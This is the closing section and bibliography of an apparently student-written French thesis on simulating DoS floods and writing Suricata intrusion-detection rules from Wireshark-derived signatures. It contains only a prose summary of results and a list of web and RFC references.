Pour ce faire nous avons en premier lieu procédé à la simulation d'attaques UDP Flood, ICMP Flood, Ping of Death, TCP Flood et Http Flood, afin d'extraire leurs signatures lors de la phase d'analyse du trafic sous Wireshark. Ces mêmes signatures nous ont permis d'élaborer nos propres règles de détection que nous avons implémenter par la suite sur notre système de détection SURICATA afin de lui permettre la détection d'attaques.

Les résultats de nos simulations nous ont confirmé la fiabilité de nos règles. Ce qui veut dire que notre système de détection d'intrusion est capable de compléter la politique de sécurité dans un réseau informatique.

Ce thème nous a permis d'approfondir nos connaissances sur les réseaux informatiques et les protocoles. Comprendre comment réellement une attaque DOS peut endommager un système ou un réseau et surtout a voir une idée plus claire sur la conception de signatures d'attaques

et également la compréhension d'un système de détection d'intrusion réseau tel que SURICATA open source.

## Bibliographie

- [1] “ OSI-model”. Qu’est-ce que le modèle OSI ? Détail du fonctionnement et des 7 couches.  
<https://www.proofpoint.com/fr/threat-reference/osi-model>.(accessed Dec 12, 2022).
- [2] “ Structure de datagramme-IP”. <https://waytolearnx.com/2019/06/structure-de-datagramme-ip.html>.(accessed Dec 12, 2022).
- [3] Postel, J., "User Datagram Protocol," RFC 768, USC/Information Sciences Institute, August 1980.
- [4] “Know-how”.Udp-user-datagram-Protocol,Jun 02 ,2020.  
<https://www.ionos.fr/digitalguide/serveur/know-how/udp-user-datagram-protocol/>.
- [5] PHILIPPE DANTAGNAN. « SYSTEMES D'INFORMATION ». <https://philippedantagnan.com/doc7.html>. (accessed DEC 18, 2022)
- [6] “Principes généraux”<https://www.wooxo.fr/Conseils-Cybersecurite/Principes-securite-informatique>. (Accessed Dec 18, 2022).
- [7] “Vulnérabilité\_(informatique) ”. [https://fr.wikipedia.org/wiki/Vulnérabilité\(informatique\)](https://fr.wikipedia.org/wiki/Vulnérabilité(informatique)). (Accessed Dec 22, 2022).
- [8] “threat”. Qu'est-ce qu'une menace en informatique?  
<https://fr.theastrologypage.com/threat>. (Accessed dec18, 2022)
- [9] “it-risk-management”. Qu'est-ce que la gestion des risques informatiques ? 24 juin2021.<https://www.acronis.com/fr-fr/blog/posts/it-risk-management>
- [10] “intrusion-informatique”.<https://vitrinelinguistique.oqlf.gouv.qc.ca/fiche-gdt/fiche/8384979/intrusion-informatique>.(Accessed dec18. 2022)
- [11] “what-is-hacking”. Qu’est-ce que le piratage ? Et comment le prévenir.  
<https://www.kaspersky.fr/resource-center/definitions/what-is-hacking>. (Accessed dec18, 2022)
- [12] Valéry R,“Quest-ce-quune-cyberattaque”.(modified apr 2022).<https://www.lemagit.fr/definition/Quest-ce-quune-cyberattaque>.
- [13] Rene Reyt, (2014). Capture-d'écran-2014-03-25.png .<https://www.rene-reyt.fr/wp-content/uploads/2014/03/Capture-d'ecran-2014-03-25.png>.
- [14] RIADH HAJJI.(2021). Les-attaques-indirectes-par-reponse.jpg.  
<https://apcpedagogie.com/wp-content/uploads/2021/10/Les-attaques-indirectes-par-reponse.jpg>

- [15] Rene Reyt, (2014). /Capture-d'cran-2014-03-25.png <https://www.rene-reyt.fr/wp-content/uploads/2014/03/Capture-d'cran-2014-03-25.png>
- [16] Arnaud Jacques. “typesattaques”.( jan 13, 2002).<https://www.securiteinfo.com/attaques/hacking/typesattaques.shtml>
- [17] Malware”. Logiciel Malveillant (ou Malware).<https://www.cyberark.com/fr/what-is/malware/>
- [18] “Firewall”. Définition d'un firewall. <https://www.forcepoint.com/fr/cyber-edu/firewall>.(Accessed jan 04, 2023)
- [19] “cryptography”. Qu'est-ce que la cryptographie ?. <https://aws.amazon.com/fr/what-is/cryptography>
- [20] “VPN”. Qu'est-ce qu'un VPN ?. <https://aws.amazon.com/fr/what-is/vpn>
- [21] intrusion-prevention-system”. What is an intrusion prevention system?. <https://www.vmware.com/topics/glossary/content/intrusion-prevention-system.html>
- [22] Bill Brenner, Akamai, « DDoS Attacks Used As Cover For Other Crimes ». août 2013.
- [23] Kpadonou Armand. top-10-des-attaques-informatiques-les-plus-courantes. (apr 29, 2021). <https://fr.linkedin.com/pulse/top-10-des-attaques-informatiques-les-plus-courantes-armand-aidjo>
- [24] “Comparison\_Of\_Top\_DDoS\_Tools”.myservname.com.<https://fre.myservname.com/8-best-ddos-attack-tools>
- [25] “what-is-wireshark-and-how-to-use-it”.<https://www.comptia.org/content/articles/what-is-wireshark-and-how-to-use-it>
- [26] Andrew DeVito. « Suricata vs Snort : une comparaison et un examen complets ». (june 1, 2023).<https://www.stationx.net/suricata-vs-snort/>
- [27] Leblond Eric.« Présentation de l'IDS/IPS Suricata ».(mars 2013).<https://connect.ed-diamond.com/MISC /Presentation-de-l-IDS-IPS-Suricata>.